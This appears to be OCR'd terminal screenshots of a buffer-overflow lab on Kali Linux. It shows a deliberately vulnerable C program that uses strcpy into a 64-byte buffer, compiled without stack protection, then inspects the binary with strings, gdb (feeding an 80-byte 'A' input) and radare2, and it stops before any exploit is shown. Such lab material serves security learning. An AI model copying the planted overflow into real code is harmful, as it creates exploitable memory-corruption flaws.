jackal@kali: ~


Session Actions Edit View Help


GNU nano 8.6 vuln.c


```c
#include <stdio.h>
#include<string.h>

void vulnerable_function(char *input) {
    char buffer[64];
    strcpy(buffer , input); // No bounds check - buffer overflow vulnerability
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("usage: %s <input>\n", argv[0]);
        return 1;
    }
    vulnerable_function(argv[1]);
    printf("input processed\n");
    return 0;
}
```


[Read 17 lines]


^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was



jackal@kali: ~
Session Actions Edit View Help
┌──(jackal㉿kali)-[~]
└─$ strings vuln
/lib/ld-linux-aarch64.so.1
strcpy
puts
__libc_start_main
__cxa_finalize
printf
abort
libc.so.6
GLIBC_2.17
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
`*A9@
usage: %s <input>
input processed
GCC: (Debian 14.3.0-5) 14.3.0
strcpy
input
long unsigned int
unsigned char
main
long int
argc
short unsigned int
printf
short int
GNU C17 14.3.0 -mlittle-endian -mabi=lp64 -g -fno-stack-protector -fasynchronous-unwind-tables
buffer
vulnerable_function
argv
vuln.c
/home/jackal
/usr/include
stdio.h
string.h
Scrt1.o
__abi_tag


jackal@kali: ~
Session Actions Edit View Help
strcpy@GLIBC_2.17
__TMC_END__
_ITM_registerTMCloneTable
printf@GLIBC_2.17
.init
.symtab
.strtab
.shstrtab
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got
.got.plt
.data
.bss
.comment
.debug_aranges
.debug_info
.debug_abbrev
.debug_line
.debug_str
.debug_line_str
(jackal㉿kali)-[~]
$


jackal@kali: ~
Session Actions Edit View Help
.debug_line_str
┌──(jackal㉿kali)-[~]
└─$ gdb ./vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
(gdb) b vulnerable_function
Breakpoint 1 at 0x834: file vuln.c, line 6.
(gdb) run $(python3 -c 'print("A"*80)')
Starting program: /home/jackal/vuln $(python3 -c 'print("A"*80)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libthread_db.so.1".
Breakpoint 1, vulnerable_function (input=0xffffffff1c8 'A' <repeats 80 times>) at vuln.c:6
6 strcpy(buffer , input); // No bounds check - buffer overflow vulnerability
(gdb) info registers
x0 0xffffffff1c8 281474976707016
x1 0xfffffffee38 281474976706104
x2 0xfffffffee50 281474976706128
x3 0xaaaaaaaa084c 187649984432204
x4 0xffff7ff7020 281474842456096
x5 0x77952b8fa38103f1 8616841357966771185
x6 0xffff7f91e78 281474842041976
x7 0xffff7ffc9b8 281474842479032
x8 0xd7 215
x9 0x30 48
x10 0xffff7def088 281474840326280


jack@kali: ~
Session Actions Edit View Help
x0 0×fffffffff1c8 281474976707016
x1 0×ffffffffee38 281474976706104
x2 0×ffffffffee50 281474976706128
x3 0×aaaaaaaa084c 187649984432204
x4 0×ffff7ff7020 281474842456096
x5 0×77952b8fa38103f1 8616841357966771185
x6 0×ffff7f91e78 281474842041976
x7 0×ffff7ffc9b8 281474842479032
x8 0×d7 215
x9 0×30 48
x10 0×ffff7def088 281474840326280
x11 0×0 0
x12 0×ffff7fff370 281474842489712
x13 0×ffffffffe990 281474976704912
x14 0×0 0
x15 0×3d8f538 64550200
x16 0×1 1
x17 0×ffff7fd01e0 281474842296800
x18 0×fff 4095
x19 0×ffffffffee38 281474976706104
x20 0×2 2
x21 0×aaaaaaabfdd0 187649984560592
x22 0×aaaaaaaa084c 187649984432204
x23 0×ffffffffee50 281474976706128
x24 0×ffff7ffdb30 281474842483504
x25 0×0 0
x26 0×ffff7ffe000 281474842484736
x27 0×aaaaaaabfdd0 187649984560592
x28 0×0 0
x29 0×ffffffffec40 281474976705600
x30 0×aaaaaaaa0898 187649984432280
sp 0×ffffffffec40 0×ffffffffec40
pc 0×aaaaaaaa0834 0×aaaaaaaa0834 <vulnerable_function+12>
cpsr 0×20001000 [EL=0 BTYPE=0 SSBS C]
fpsr 0×0 [ ]
fpcr 0×0 [Len=0 Stride=0 RMode=0]
tpidr 0×ffff7ff7620 0×ffff7ff7620
tpidr2 0×0 0×0
pauth_dmask 0×7f000000000000 35747322042253312
pauth_cmask 0×7f000000000000 35747322042253312
(gdb)


jackal@kali: ~
Session Actions Edit View Help
┌──(jackal㉿kali)-[~]
└─$ r2 vuln
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
[0×00000700]> aa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables (afva@@@F)
INFO: Analyze all functions arguments/locals (afva@@@F)
[0×00000700]> pdf @ main
100: int main (int argc, char **argv);
`- args(x0, x1) vars(2:sp[0×4..0×10])
0×0000084c fd7bbea9 stp x29, x30, [sp, -0×20]! ; vuln.c:9int main(int argc, char *argv[]) {
0×00000850 fd030091 mov x29, sp
0×00000854 e01f00b9 str w0, [var_1ch] ; argc
